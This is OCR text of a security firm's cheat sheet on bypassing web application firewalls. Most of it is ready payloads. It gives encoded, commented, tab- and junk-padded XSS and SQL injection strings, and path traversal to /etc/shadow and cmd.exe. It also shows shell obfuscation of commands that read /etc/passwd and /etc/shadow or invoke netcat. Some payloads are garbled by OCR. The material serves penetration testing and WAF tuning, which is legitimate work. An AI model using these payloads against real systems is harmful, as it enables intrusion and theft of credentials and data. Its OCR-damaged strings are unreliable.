


WAF BYPASS METHODS

Waf Bypass Matrix & Method

v 1.0

HADESS.IO

HADESS

Savior Of Your Business To Combat Cyber Threats

We perform offensive cybersecurity services through infrastructures and software that include vulnerability analysis, scenario attack planning, and implementation of custom integrated preventive projects. We organized our activities around the prevention of corporate, industrial, and laboratory cyber threats.

دفاع در برابر آخرین تهدیدات سایبری نیاز به درک عمیقی از نحوه عملکرد مهاجمان دارد. تجربه نشان داده حتی برترین شرکت های دنیا مانند گوگل و .. نیز علیرغم داشتن بهترین مهندسان نرم افزار دنیا، گاهی مورد حمله مهاجمان قرار گرفته و ضررهای متعددی متوجه ایشان شده است.

HADESS.IO

WHAT IS WAF

Web application attacks prevent important transactions and steal sensitive data. Imperva Web Application Firewall (WAF) stops these attacks with near-zero false positives and a global SOC to ensure your organization is protected from the latest attacks minutes after they are discovered in the wild.

PROOF WAF SET UP CORRECTLY

- WAFs use standard ports 80, 443, 8000, 8008, 8080, and 8088 ports.
- WAFs set their own cookies in requests.
- WAFs associate themselves with separate headers.
- WAFs expose themselves in the Server header.
- WAFs expose themselves in the response content.
- WAFs reply with unique response codes upon malicious requests.
- Send a standard GET request from a browser, intercept, and record response headers (specifical cookies).
- Send a request from the command line (e.g., cURL), and then check response content and headers.
- Send GET requests to random open ports and check banners that might expose the WAFs identity.
- Try some SQL injection payloads like: ” or 1 = 1 — to login forms or forget a password.
- Try with noisy XSS payloads like <script>confirm()</script> in some input fields.
- Try to add ../../../etc/passwd to a random parameter in the URL address.

WAF BYPASS TECHNIQUE

Encoding Technique

Encode normal payloads with % encoding/URL encoding.

You can use Burp. It has an encoder/decoder tool.

Blocked by WAF:

<Svg/x=">"/OnLoAD=confirm()//

Bypassed Technique:

%3CSvg%2Fx%3D%22%3E%22%2FOnLoAD%3Dconfirm%28%29%2F%2F

Blocked by WAF:

UniOn(SeLeCt 1,2,3,4,5,6,7,8,9,10)

Bypassed Technique:

UniOn%28SeLeCt+1%2C2%2C3%2C4%2C5%2C6%2C7%2C8%2C9%2C10%29

Example in URL:

https://example.com/page.php?id=1%252f%252a*/UNION%252f%252a /SELECT

Unicode Technique

- ASCII characters in Unicode encoding give us great variants for bypassing WAF.
- Encode entire or part of the payload for obtaining results.

Basic Request:

<marquee onstart=prompt()>

Obfuscated:

<marquee onstart=\u0070r\u06f\u006dpt()>

Blocked by WAF:

/?redir=http://google.com

WAF BYPASS TECHNIQUE

Unicode Technique

Bypassed Technique:

/?redir=http://google。com (Unicode alternative)

Blocked by WAF:

<marquee loop=1 onfinish=alert()>x

Bypassed technique:

＜marquee loop＝1 onfinish＝alert﹀1)>x (Unicode alternative)

Basic Request:

../../etc/shadow

Obfuscated:

%C0AE%C0AE%C0AF%C0AE%C0AE%C0AFetc%C0AFshadow

Double Encoding Technique

- Web Application Firewall filters tend to encode characters to protect web app.
- Poorly developed filters (without recursion filters) can be bypassed with double encoding.

Basic Request:

http://example/cgi/../../winnt/system32/cmd.exe?/c+dir+c:\

Obfuscate Payload:

http://example/cgi/%252E%252E%252F%252E%252E%252Fwinnt/system32/cmd.exe?/c+dir+c:\

Basic Request:

<script>confirm()</script>

Obfuscate Payload:

%253Cscript%253Econfirm()%253C%252Fscript%253E

WAF BYPASS TECHNIQUE

Comments Technique

- Comments obfuscate standard payload vectors.
- Different payloads have different ways of obfuscation.

Blocked by WAF:

<script>confirm()</script>

Bypassed Technique:

<!--><script>confirm/**/()/**/</script>

Blocked by WAF:

/?id=1+union+select+1,2--

Bypassed Technique:

/?id=1+un/**/ion+sel/**/ect+1,2--

- Insert comments in the middle of attack strings. For instance, /*!SELECT*/ might be overlooked by the WAF but passed on to the target application and processed by a mysql database.

Example in URL:

index.php?page_id=-1 %55nION/**/%53ElecT 1,2,3,4

'union%a0select pass from users#

Example in URL:

index.php?page_id=-1 /*!UNION*/ /*!SELECT*/ 1,2,3

WAF BYPASS TECHNIQUE

Wildcard Obfuscation Technique

- Global patterns are used by various command-line utilities to work with multiple files.
- We can change them to run system commands.

Basic Request:

/bin/cat /etc/passwd

Obfuscate Payload:

/???/??t /???/??ss??

Used chars:

/ ? t s

Basic Request:

/bin/nc 127.0.0.1 443

Obfuscate Payload:

/???/n? 2130706433 443

Used chars:

/ ? n [0-9]

Dynamic Payload Generation Technique:

- Programming languages have different patterns and syntaxes for concatenation.
- This allows us to generate payloads that can bypass many filters and rules.

Basic Request:

<script>confirm()</script>

WAF BYPASS TECHNIQUE

Wildcard Obfuscation Technique

Obfuscate Payload:

<script>eval('con'+'fi'+'rm()')</script>

Basic Request:

/bin/cat /etc/shadow

Obfuscate Payload:

/bi'n'''/c''at' /e'tc'/sh''ad'ow

Bash allows path concatenation for execution.

Basic Request:

<iframe/onload='this["src"]="javascript:confirm()"';>

Obfuscate Payload

<iframe/onload='this["src"]="jav"+"as	cr"+"ipt:con"+"fir"+"m()"';>

WAF BYPASS TECHNIQUE

Junk Characters

- Simple payloads get filtered out easily by WAF.
- Adding some junk chars helps avoid detection (only specific cases).
- This technique often helps in confusing regex-based firewalls.

Basic Request:

<script>confirm()</script>

Obfuscate Payload:

<script>+-+-1-+-+confirm()</script>

Basic Request:

<BODY onload=confirm()>

Obfuscate Payload:

<BODY onload!#$%&()*~+-_.,:;?@[/|\]^`=confirm()>

Basic Request:

<a href=javascript;alert()>ClickMe

Bypassed Technique:

<a aa aaa aaaa aaaaa aaaaaa aaaaaaa aaaaaaaa aaaaaaaaaa

href=j&#97v&#97script:&#97lert(1)>ClickMe

WAF BYPASS TECHNIQUE

Line Breaks

- A lot of WAFs with regex-based filtering effectively blocks many attempts.
- Line breaks technique (CR and LF) can break firewall regex and bypass stuff.

Basic Request:

<iframe src=javascript:confirm(hacker)">

Obfuscate Payload:

<iframe

src="%0Aj%0Aa%0Av%0Aa%0As%0Ac%0Ar%0Ai%0Ap%0At%0A%3Aconfirm(hac

ker)">

Uninitialized Variables

- Wrong regular expression based filters can be evaded with uninitialized bash variables.
- Such value equal to null and acts like empty strings.
- Bash and perl allow such kind of interpretations.

First Level Obfuscation: Normal

Basic Request:

- /bin/cat /etc/shadow

Obfuscate Payload:

- /bin/cat$u /etc/shadow$u

Second Level Obfuscation: Position Based

Basic Request:

- /bin/cat /etc/shadow

Obfuscate Payload:

- u/binu/cat$u u/etcu/shadow$u

WAF BYPASS TECHNIQUE

Tabs and Line Feeds

- Tabs often help to evade firewalls, especially regex-based.
- Tabs can help break WAF regex when the regex is expecting whitespaces and not tabs.

Basic Request:

<IMG SRC="javascript:confirm();">

Bypassed Technique:

<IMG SRC=" javascript:confirm();">

Variant:

<IMG SRC=" jav ascri pt:confirm ();">

Basic Request:

http://test.com/test?id=1 union select 1,2,3

Bypassed Technique:

http://test.com/test?id=1%09union%23%0A%0Dselect%2D%2D%0A%0D1,2,3

Basic Request:

<iframe src=javascript:confirm()></iframe>

Obfuscate Payload:


<iframe src=j	a	v	a	s	c	r	i	p	t	:c	o	n	f	i	r	m	%28	%29></iframe>

WAF BYPASS MATRIX

Payload → / ↓	Remove	Block	Example	Supportive
Encoding	0	1	%3CSvg%2Fx%3D%22%3E%22%2FOnLoAD%3Dconfirm%28%29%2F%2F	
Double	1	0	< >TEST< >	
Keep going on	0	1	<ScrIpT>confirm()</sCRiPt> <ScrIpT>prompt()</sCRiPt>	
Comment	0	1	<!--><script>confirm/**/()/**/</script>	
Wildcard	1	1	/???/??t /???/??ss??	
Junk	0	1	<script>+-+-1-+-+confirm()</script>	
Line	0	1	<iframe src="%0Aj%0Aa%0Av%0Aa%0As%0Ac%0Ar%0Ai%0Ap%0At%0A%3Aconfirm(hacker)">	
Uninitialized	0	1	/bin/cat$u /etc/shadow$u	
Tab	1	1	<IMG SRC=" javascript:confirm();">	
Parameter Pollution	0	1	id=1,2,3	
Header Spoofing	0	1	X-Forwarded-For: 127.0.0.1	
Request Method	0	1	GET /?id=payload POST / id=payload	

TOOLS

xssor.io



RESOURCES

- hacken.io
- https://github.com/JnuSimba/MiscSecNotes/blob/master/Bypass%20WAF/bypass%20waf%20Cookbook.md
- https://github.com/0xInfection/Awesome-WAF
- hadess.io
- xssor.io

HADESS

HADESS.IO